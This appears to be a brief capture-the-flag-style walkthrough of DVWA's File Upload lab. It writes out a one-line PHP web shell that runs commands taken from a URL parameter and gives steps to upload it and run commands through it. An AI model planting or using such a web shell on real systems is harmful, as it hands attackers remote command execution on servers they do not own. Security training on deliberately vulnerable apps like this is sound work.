

File Upload

DVWA



Procedure:

1. The DVWA does not filter any file type. So, we can upload a backdoor php file. Before uploading file, we have to create a php script file.
2. open text editor write a php script and save it as a php file.



```
GNU nano 6.4 cmd.php *
<?php
system($_GET['cmd']);
?>
```

3. The Browse the file in your system and upload the saved .php scripted file.

4. click the upload button. It will print the directory copy that directory and paste it in URL.

5. include the command in URL and u will receive the response.
